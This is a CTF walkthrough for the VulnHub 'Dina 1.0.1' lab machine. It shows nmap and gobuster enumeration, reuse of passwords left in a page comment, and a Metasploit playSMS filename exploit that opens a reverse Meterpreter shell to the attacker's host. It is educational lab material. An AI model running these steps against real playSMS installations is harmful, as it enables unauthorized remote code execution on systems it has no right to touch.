


# DINA 1.0

## What is DINA

Dina 1.0 is likely a Capture the Flag (CTF) virtual machine designed for cybersecurity enthusiasts to practice penetration testing and ethical hacking skills.

## Steps to install Dina 1.0 on your System

1. Install VM Ware on your machine and download Dina 1.0 on your VM Ware.



The screenshot shows the VulnHub website interface. The top navigation bar includes links for VIRTUAL MACHINES, HELP, RESOURCES, ABOUT, SUBMIT MACHINE, and CONTACT US. The main content area displays the details for the DINA 1.0.1 virtual machine. It includes a 'Back' link, a breadcrumb trail (About Release | Download | Description | File information | Virtual Machine | Networking | Screenshot(s)), and social media icons. The 'About Release' section provides the following information: Name: Dina: 1.0.1, Date release: 17 Oct 2017, Author: Touhid Shaikh, and Series: Dina. The 'Download' section includes a warning about the risks of running unknown VMs and provides two download links: a direct link to the .ova file and a mirror link. A 'Back to the Top' link is also present in both sections.

Back

About Release | Download | Description | File information | Virtual Machine | Networking | Screenshot(s)

DINA: 1.0.1

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**About Release**

Name: Dina: 1.0.1  
Date release: 17 Oct 2017  
Author: Touhid Shaikh  
Series: Dina

**Download**

Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!


Dina-1-0-1.ova (Size: 1.1 GB)  
Download: <https://drive.google.com/file/d/0B1qWCgvhnTXgNUF6Rtp0c3Rlb0k/view>  
Download (Mirror): <https://download.vulnhub.com/dina/Dina-1-0-1.ova>

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
Link to download Dina from Vulnhub

<https://www.vulnhub.com/entry/dina-101,200/#top>

2.Install the Dina 1.0 on your VM Ware and power on the Diana



3.Check the IP address of the Dina by using the command: -  
**ip a**



# Attacking Scenario

1. Scan the IP Address of the Dina 1.0 to see the open ports and services using Nmap Tool.


Nmap -A 192.168.40.130

note: - Here I have used “A” option in nmap for an aggressive scan to see the scan in detailed format.

```
(kali㉿kali)-[~]  
$ nmap -A 192.168.40.129  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-30 10:54 EST  
Nmap scan report for 192.168.40.129  
Host is up (0.00065s latency).  
Not shown: 999 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
80/tcp    open  http      Apache httpd 2.2.22 ((Ubuntu))  
|_ http-robots.txt: 5 disallowed entries  
|_ /angel /angel1 /nothing /tmp /uploads  
|_ http-server-header: Apache/2.2.22 (Ubuntu)  
|_ http-title: Dina  
MAC Address: 00:0C:29:9F:56:45 (VMware)  
Device type: general purpose  
Running: Linux 2.6.X|3.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3  
OS details: Linux 2.6.32 - 3.5  
Network Distance: 1 hop
```


1. As you can see in the above image we can see there is a open port **80/tcp http** which shows us that there is a website hosted in this IP address to open the website we have to use the IP address and the port number.

“192.168.40.129:80”



As you can see we have the Dina Website in the browser

2. In the Nmap Scan we have seen that there are hidden sub-domains in the webpage so let's try to open them up.




## Index of /angel1

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	

Apache/2.2.22 (Ubuntu) Server at 192.168.40.129 Port 80


Here I have opened the angel1 domain and here we can see nothing so let's check the other domains.



## NOT FOUND

[go back](#)

Here we have not found anything so let's check its Source Code to see if there are anything in the Source Code.



```
1 <html>
2 <head><title>404 NOT FOUND</title></head>
3 <body>
4 <!--
5 #my secret pass
6 freedom
7 password
8 helloworld!
9 diana
10 iloveroot
11 -->
12 <h1>NOT FOUND</h1>
13 <h3>go back</h3>
14 </body>
15 </html>
16
```

As you can see we have opened the Source Code of **/nothing** domain and here we can see there are passwords which will help us in the later on.

4. Upon checking all the remaining sub-domains we didn't find anything so let's use a tool called gobuster to search or to scan and get more details about the website.

```
File Actions Edit View Help
(kali@kali)-[~]
$ gobuster dir -u 192.168.40.129 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.40.129
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


./htaccess (Status: 403) [Size: 291]
./hta (Status: 403) [Size: 286]
./httpasswd (Status: 403) [Size: 291]
/cgi-bin/ (Status: 403) [Size: 290]
/index.html (Status: 200) [Size: 3618]
/index (Status: 200) [Size: 3618]
/robots.txt (Status: 200) [Size: 102]
/robots (Status: 200) [Size: 102]
/secure (Status: 301) [Size: 317] [→ http://192.168.40.129/secure/]
/server-status (Status: 403) [Size: 295]
/tmp (Status: 301) [Size: 314] [→ http://192.168.40.129/tmp/]
/uploads (Status: 301) [Size: 318] [→ http://192.168.40.129/uploads/]
Progress: 4614 / 4615 (99.98%)

Finished
```

Use the command to get more information about the website

“Gobuster dir -u 192.168.40.129 -w /usr/share/wordlists/dirb/common.txt”

Here we can see we have list of directory and in here we can see that the “/secure” have the more size so let’s check it




## Index of /secure

Name	Last modified	Size	Description
Parent Directory	-	-	-
backup.zip	17-Oct-2017 18:59	336	


Apache/2.2.22 (Ubuntu) Server at 192.168.40.129 Port 80

Here we can see that there is a file called “**backup.zip**” file so let’s download it and see what we can find



The backup.zip file is password protected so I have used the passwords which I have found earlier in the “/nothing” directory and the password for the file is “**freedom**” upon extracting the files from “**backup.zip**” we get a “**backup-cred.mp3 file**” so lets check the mp3 file





```
kali@kali: ~/Downloads/zipped
File Actions Edit View Help
(kali@kali)-[~/Downloads/zipped]
$ ls
backup-cred.mp3  backup.zip  hash.txt  pass.txt

(kali@kali)-[~/Downloads/zipped]
$ cat backup-cred.mp3

I am not toooo smart in computer .....dat the resoan i always choose easy password...with c
reds backup file....



uname: touhid
password: *****

url : /SecreTSMSGatwayLogin

(kali@kali)-[~/Downloads/zipped]
$
```


So I have used “**cat**” command to see what the mp3 file contains and as you can see we have some text and we have a **username** and **password** and a **url** for a website

“ **url : /SecreTSMSGatwayLogin** ” but we can see that there the password is not in plain text first of all lets open up the website and see what is the website about



Application footer here. Go to main configuration or manage site to edit this footer.

As you can see we have a website called “**playSMS**” and we already know the username so for password I am using the passwords list which I have found in the “**/nothing**” directory and the password is “**diana**” which can be found in the “**/nothing**” directory and lets login using the username and password



Here I have just visited the “**phonebook**” section in my account and as you can see here it takes files only with the file ending “**.CSV**” so let’s use **Metasploit** tool to get the root access so let’s deploy our Metasploit tool

```
msfconsole
File Actions Edit View Help
MMMMMMMMMMMMMMMMMMMM+..+MMMMMMMMMMMMMMMMMMMM
https://metasploit.com

[ metasploit v6.4.18-dev ]
+ -- --[ 2437 exploits - 1255 auxiliary - 429 post ]
+ -- --[ 1471 payloads - 47 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search playsms

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/multi/http/playsms_uploadcsv_exec 2017-05-21 excellent Yes PlaySMS import.php Authenticated CSV File Upload Cod
e Execution
1 exploit/multi/http/playsms_template_injection 2020-02-05 excellent Yes PlaySMS index.php Unauthenticated Template Injection
Code Execution
2 exploit/multi/http/playsms_filename_exec 2017-05-21 excellent Yes PlaySMS sendfromfile.php Authenticated "Filename" Fi
eld Code Execution

Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/http/playsms_filename_exec

msf6 > 
```

Here as you can see I have launched my Metasploit tool and here I am searching Modules related to Playsms by using the command “search playsms” and here I am using “exploit/multi/http/playsms\_filename\_exec code execution”

```
msfconsole
0 PlaySMS 1.4

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/playsms_filename_exec) > set RHOSTS 192.168.40.130
RHOSTS => 192.168.40.130
msf6 exploit(multi/http/playsms_filename_exec) > set USERNAME touhid
USERNAME => touhid
msf6 exploit(multi/http/playsms_filename_exec) > set PASSWORD diana
PASSWORD => diana
msf6 exploit(multi/http/playsms_filename_exec) > set LHOSTS 192.168.40.128
[*] Unknown datastore option: LHOSTS. Did you mean LHOST?
LHOSTS => 192.168.40.128
msf6 exploit(multi/http/playsms_filename_exec) > set LHOST 192.168.40.128
LHOST => 192.168.40.128
msf6 exploit(multi/http/playsms_filename_exec) > set TARGETURI /SecretSMSgatewayLogin
TARGETURI => /SecretSMSgatewayLogin
msf6 exploit(multi/http/playsms_filename_exec) > run

[*] Started reverse TCP handler on 192.168.40.128:4444
[*] Authentication successful : [ touhid : diana ]
[*] Sending stage (39927 bytes) to 192.168.40.130
[*] Meterpreter session 1 opened (192.168.40.128:4444 -> 192.168.40.130:41095) at 2024-12-30 14:13:58 -0500

meterpreter > shell
Process 2593 created.
Channel 0 created.
```

So, we have to set some values as seen in the image above and run the exploit

```
msf6 exploit(multi/http/playsms_filename_exec) > set RHOSTS 192.168.40.130
RHOSTS => 192.168.40.130
msf6 exploit(multi/http/playsms_filename_exec) > set USERNAME touhid
USERNAME => touhid
msf6 exploit(multi/http/playsms_filename_exec) > set PASSWORD diana
PASSWORD => diana
msf6 exploit(multi/http/playsms_filename_exec) > set LHOSTS 192.168.40.128
[!] Unknown datastore option: LHOSTS. Did you mean LHOST?
LHOSTS => 192.168.40.128
msf6 exploit(multi/http/playsms_filename_exec) > set LHOST 192.168.40.128
LHOST => 192.168.40.128
msf6 exploit(multi/http/playsms_filename_exec) > set TARGETURI /SecretSMSgatewayLogin
TARGETURI => /SecretSMSgatewayLogin
msf6 exploit(multi/http/playsms_filename_exec) > run

[*] Started reverse TCP handler on 192.168.40.128:4444
[+] Authentication successful : [ touhid : diana ]
[*] Sending stage (39927 bytes) to 192.168.40.130
[*] Meterpreter session 1 opened (192.168.40.128:4444 -> 192.168.40.130:41095) at 2024-12-30 14:13:58 -0500

meterpreter > shell
Process 2593 created.
Channel 0 created.
whoami
www-data
uname -a
Linux Dina 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 athlon i386 GNU/Linux
```

As you can see we are inside the shell

```
msfconsole
File Actions Edit View Help
whoami
www-data
uname -a
Linux Dina 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 athlon i386 GNU/Linux
python -c 'import pty; pty.spawn("/bin/bash");'
